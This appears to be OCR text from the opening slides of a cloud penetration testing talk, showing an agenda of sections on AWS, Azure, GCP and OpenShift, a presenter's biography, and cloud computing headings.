



CLOUD
PENTESTING

Discussion


FUTURE WORK
Section 4
GCP PLANET
Section 2
AZURE PLANET
Section 5
OPENSHIFT PLANET
Section 3
AWS PLANET
Section 1
CLOUD PENTEST WORLD

ABOUT ME

Cyber Security Consultant at ASM Technologies
Practicing Web | Mobile | Network | Cloud Pen-testing
Trained over 10k+ candidates


CEHv11 | AWS | AZURE Certified

Follow Me:


ASM TECHNOLOGIES
engineering innovation

MUKESH KUMAR RAO
@cyber_mukesh

Cloud Computing




Cloud Computing



Cloud Providers

